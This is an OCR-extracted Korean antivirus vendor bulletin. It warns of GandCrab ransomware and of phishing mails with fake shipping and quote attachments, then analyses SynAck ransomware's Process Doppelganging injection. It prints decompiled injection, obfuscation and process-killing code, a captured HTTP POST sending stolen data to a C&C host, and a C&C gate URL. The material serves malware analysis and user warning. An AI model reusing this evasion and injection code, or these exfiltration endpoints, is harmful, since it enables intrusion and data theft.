
[그림 8] GandCrab 랜섬웨어 랜섬노트

이러한 유형의 공격으로부터 랜섬웨어에 감염이 되지 않기 위해 출처가 불분명한 이메일에 첨부된 링크나 첨부파일을 주의해야 합니다. 또한 평상시 중요한 자료들은 외장하드 등의 외장 매체에 정기적으로 백업할 수 있는 습관을 가져야 합니다.

현재 알약에서는 해당 **랜섬웨어를 'Trojan.Ransom.GandCrab, Trojan.Downloader.X97M.Gen'**로 진단하고 있습니다.


2. 상품 관련 내용으로 유포되는 악성 메일 주의

최근 국내에 지속적으로 상품 관련 내용으로 악성 메일이 유포되고 있어 주의를 당부드립니다. 이번에 발견된 악성 메일은 상품 출고 지연 내용과 함께 선적 서류로 위장한 첨부 파일 실행을 유도하는 내용을 담고 있습니다.



[그림 1] 상품 출고 지연 내용의 악성 메일

첨부파일에는 악성 실행 파일 'Shipping Documents.exe'가 있습니다.



[그림 2] 첨부파일 'Shipping Documents.rar'

이용자가 파일 이름만 보고 선적 관련 서류라고 생각해서, 파일을 실행할 경우 악성코드가 실행됩니다. 'Shipping Documents.exe'는 .NET 로 제작되어 있으며, 자기 자신을 자식 프로세스로 실행한 뒤, 정보 탈취 기능을 수행하는 악성코드를 인젝션합니다. 다음은 인젝션하는 코드의 일부입니다.


```
private static bool HandleRun(string path, string cmd, byte[] data, bool compatible)
{
    int num = 0;
    string text = string.Format("\"{0}\"", path);
    reflect.STARTUP_INFORMATION sTARTUP_INFORMATION = default(reflect.STARTUP_INFORMATION);
    reflect.PROCESS_INFORMATION pROCESS_INFORMATION = default(reflect.PROCESS_INFORMATION);
    sTARTUP_INFORMATION.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(reflect.STARTUP_INFORMATION)));
    bool result;
    try
    {
        bool flag = !string.IsNullOrEmpty(cmd);
        if (flag)
        {
            text = text + " " + cmd;
        }
        bool flag2 = !reflect.CreateProcess(path, text, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref
          sTARTUP_INFORMATION, ref pROCESS_INFORMATION);
```


[그림 3] 인젝션 코드의 일부

인젝션되어 실행되는 악성코드는 웹 브라우저에 인라인 후킹을 하고, 입력한 정보를 C&C 로 전송합니다. 다음은 C&C 로 입력한 정보를 전송하는 화면입니다.


```
POST /ne/ HTTP/1.1
Host: www.lifroc.com
Connection: close
Content-Length: 8488
Cache-Control: no-cache
Origin: http://www.lifroc.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
InfoPath.2)
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.lifroc.com/ne/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

SH=PE4A5UOY8sTPcPSN(VHP8ttxeI9oLoYPT-91F1GXow0Ilea-mIaWdD(FCVzB2RZ7Opc7cTRn(FsHPvaecijEmkC151x-
u7gHkjTzCMAmYo0d~88HM_N_YOZE54VReLInq9yJpfte(bAIS_idoc~DNTfREXdNIOMM2ijfEWK9SWBXvRBb0G(78kVckyTF029C
alkTR_56Ej8OiFhW4n~ofv8fUCFLU5A4JIKhNQbVaTS93TAKikMlxLyhAZhH74e7WdAY5ds9G81ZzUMIIDBzScvl(GZpTBbGu7m3
vHsgXJzTuKVf5i825pt7qtpPWh2fn9(nVi7Fg5wZsZLAYDu0G8D4o2f61odo(9KpGP1QuH2sEYVXl4rJXEMnz1oKVkZTZDA3NEQi
GFfFubduQZSWEqLrfdQgb42S~t8iVbiCH-
```


[그림 4] C&C 로 정보 보내는 화면


02 전문가 보안 기고

관련하여 유사 악성 이메일을 확인하던 중, 상품 견적 의뢰 내용으로 첨부 파일 실행을 유도하는 악성 메일이 추가로 발견되었습니다.



[그림 5] 상품 견적서 위장 악성 메일

첨부파일에는 국내 특정 기업 이름과 함께 상품 견적 의뢰 대상 문서로 위장한 실행 파일이 있습니다.



[그림 6] 상품 견적서 악성 메일의 첨부 파일

첨부 파일에 있는 악성 실행 파일(exe)을 클릭할 경우, 웹 브라우저 및 FTP 정보를 탈취하여 C&C(http://62.108.34.49/1zayee/gate.php)로 전송하는 악성코드가 실행됩니다.

[그림 7] 정보 전송 코드

02 전문가 보안 기고

최근 지속적으로 상품 관련 내용으로 위장한 악성 메일이 발견되고 있습니다. 따라서 이용자들은 출처가 불분명한 메일에 있는 링크 혹은 첨부파일에 대해 접근을 삼가주시기 바랍니다. 또한 백신 업데이트 상태를 항상 최신으로 유지해주시기 바랍니다.

현재 알약에서는 관련 악성코드를 'Trojan.Agent.188416B, Trojan.Agent.717312B'로 진단하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.SynAck] 악성코드 분석 보고서

1. 개요

과거부터 공격자들은 백신 탐지를 우회하고 감염 사실을 은폐하기 위해 다양한 방법을 시도해왔다. 그중 프로세스 인젝션 기법을 통한 백신 탐지 우회는 Process Hollowing, SetWindowsHookEx 등 방법을 전형적인 방법을 통해 이루어져왔다. 하지만 이러한 기법들은 오랜 기간 사용되었기 때문에 백신 회사들로부터 인젝션 탐지 연구가 진행되어 악성코드 탐지율이 높아졌다.

이에 따라 최근 기존에 사용되어 왔던 프로세스 인젝션 기법이 아닌 Atombombing , Process Doppelganging, early bird 등 새로운 기법들이 등장하였으며 이러한 기법들은 정보 탈취 악성코드, 랜섬웨어 등 다양한 유형의 악성코드에서 발견되고 있다.

따라서 본 보고서에서는 새롭게 발견된 인젝션 기법 중 Process Doppelganging[1]을 이용한 SynAck 랜섬웨어를 상세 분석하고자 한다.

(1) 출처: https://www.blackhat.com/docs/eu-17/materials/eu-17-Liberman-Lost-In-Transaction-Process-Doppelganging.pdf

2. 악성코드 상세 분석

2.1. 분석 환경 우회

악성코드 분석가나 분석 시스템으로부터 정적인 데이터 분석을 어렵게 하기 위해 문자열 난독화, 동적인 IAT 구성, 자체적인 API 함수를 사용한다.

1) 난독화

다음과 같이 난독화를 통해 사용한 API 가 확인되지 않아 정적 분석을 어렵게 한다.

Member	Offset	Size	Value	Section
Export Directory RVA	00000160	Dword	00000000	
Export Directory Size	00000164	Dword	00000000	
Import Directory RVA	00000168	Dword	00000000	
Import Directory Size	0000016C	Dword	00000000	
Resource Directory RVA	00000170	Dword	00000000	
Resource Directory Size	00000174	Dword	00000000	
Exception Directory RVA	00000178	Dword	00025000	.pdata
Exception Directory Size	0000017C	Dword	00001008	
Security Directory RVA	00000180	Dword	00000000	
Security Directory Size	00000184	Dword	00000000	
Relocation Directory RVA	00000188	Dword	00027000	.reloc

[그림 1] IAT구성 화면

2) 자체적인 API 호출 함수 구성

주소 계산을 통해 함수를 호출하기 때문에 다음과 같이 정적 분석 툴로 어떤 함수가 호출되는지 확인되지 않는다.

```
LODWORD(v12) = ((&loc_193C5A + 1510))(&loc_19800B + 21005);
v13 = v12;
LODWORD(v14) = ((0x207C9CBF - 543445343i64))(v30, vars10, vars28, v12);
v15 = v14;
if ( v13 )
  allocfree(v13);
if ( v15 )
{
  v25 = 600000;
  ((0xFFFFFFFFFFDD271Fui64 + 3876257))(v15, 6i64, &v25);
  v26 = 4;
  v25 = 0;
  ((0x16DF683C - 382147532i64))(v15, 31i64, &v25, &v26);
  v25 |= 0x100u;
  ((0xFFFFFFFFFFDD271Fui64 + 3876257))(v15, 31i64, &v25);
```

[그림 2] 코드 난독화 화면

3) Process DoppelGanging 인젝션

전형적인 프로세스 인젝션 기법을 사용할 경우, 분석 시스템이나 백신을 통해 쉽게 탐지될 수 있기 때문에 이를 우회하기 위해 최근 공개된 Process DoppelGanging 이라는 새로운 프로세스 인젝션 기법을 사용한다. 인젝션 대상 프로세스는 윈도우 설치 프로그램인 msiexec.exe 이다. 다음은 인젝션 코드이다.

```
// CreateFileTransactedW
LODWORD(v14) = ((0x347319 + 766455i64))(&v64, 0xC0000000i64, 1i64, 0i64);
v26 = v14;
if ( v14 != 0xFFFFFFFF )
{
  // WriteFile
  if ( ((0x2DACFE + 1208866i64))(v14, v32, v33, &v34) )
  {
    if ( v32 )
      HeapFree(v32, v15, v16);
    v32 = 0i64;
    v33 = 0i64;
    // ZwCreateSection
    if ( ((0x154E682B - 353248571i64))(&v36, 983071i64, 0i64, 0i64) >= 0 )
    {
      // GetCurrentProcess
      LODWORD(v17) = ((0x1956C9 + 2543079i64))();
      v48 = 0x4B4A0AB4 - 1258932340i64;
      // NtCreateProcessEx
      if ( ((0x4B4A0AB4 - 1258932340i64))(&v27, 0x10000000i64, 0i64, v17) >= 0 )
      {
        v66 = 0;
        memset(&v67, 0, 0x206ui64);
        v43 = 0;
        memset(&v44, 0, 0xEui64);
        // GetFullPathNameW
        ((0x29F216 + 1450954i64))(&v64, 260i64, &v66, 0i64);
```

[그림 3] Process DoppelGanging 인젝션 코드

하지만 실제 해외에서 공개된 방식인 PE 파일을 직접 쓰지 않고 이를 응용하여 EntryPoint 에 삽입되는 코드를 통해 로드되는 방식을 사용한다. 다음은 삽입되는 EntryPoint 코드이다.

```
msiexec.000000010001712C
 mov rax,<kernel32.MapViewOfFile>
 call rax
 add rsp,28
 pop rbx
 push rax
 mov rcx,rbx
 mov rax,<kernel32.CloseHandle>
 sub rsp,20
 call rax
 add rsp,20
 mov r9,40 ; 40:'@'
 mov r8,1000
 mov rdx,28000
 xor rcx,rcx
 mov rax,<kernel32.VirtualAlloc>
 sub rsp,20
 call rax
 add rsp,20
 mov r9,40 ; 40:'@'
 mov r8,1000
 mov rdx,28000
 mov rcx,rax
 mov rax,<kernel32.VirtualAlloc>
 sub rsp,20
 call rax
 add rsp,20
 mov rbx,qword ptr ss:[rsp]
 push rax
 mov r8,28000
 mov rdx,rbx
 mov rcx,rax
 mov rax,<ntdll.RtlCopyMemory>
 sub rsp,20
 call rax
 add rsp,20
 pop rax
 mov rcx,19780
 add rax,rcx
 pop rbx
 push rax
 mov rcx,rbx
 mov rax,<kernel32.UnmapViewOfFile>
 sub rsp,20
 call rax
 add rsp,20
 pop rax
 call rax ; Call Malware
 add rsp,48
 ret
```

[그림 4] 후킹된 Entry Point 코드


2.2. 파일 암호화

파일 암호화를 진행하기 전에 excel.exe, javaw.exe, dns.exe, vmtoolds.exe, GoogleUpdate.exe 등 총 293 개의 프로세스를 종료한다. 이는 프로세스에서 접근 중인 파일을 최소화하여 많은 파일을 안정적으로 암호화하기 위함으로 보인다. 또한 분석을 어렵게 하기 위해 종료 대상 프로세스리스트는 이름값으로 생성된 Hash 로 관리된다. 다음은 프로세스 종료 코드이다.

```
if ( result )
{
  // GetCurrentProcessId
  v5 = ((0x7A1C633F - 2047095967i64))();
  Memset(&pe.cntUsage, 0i64, 0x234i64, v6);
  pe.dwSize = 0x238;
  Process32FirstW(hSnap, &pe);
  v7 = decstr(&dword_1A25E0);
  do
  {
    if ( pe.th32ProcessID != v5 )
    {
      strlen = strlenw();
      v9 = MakeHash(pe.szExeFile, strlen);
      v10 = 0i64;
      // memory compare Logic
      if ( *v7 )
      {
        v11 = *v7;
        do
        {
          if ( v11 == v9 )
            break;
          v10 = (v10 + 1);
          v11 = v7[v10];
        }
        while ( v11 );
      }
      if ( v7[v10] )
      {
        // OpenProcess
        LODWORD(v12) = ((0xDDDAD + 673859i64))(1i64, 0i64, pe.th32ProcessID);
        v13 = v12;
        if ( v12 )
        {
          // TerminateProcess
          ((0x7C16B8D - 128537949i64))(v12, 0i64);
          // CloseHandle
          ((0x4EDE61DF - 1321615855i64))(v13);
        }
      }
    }
  }
  while ( Process32NextW(hSnap, &pe) );
```

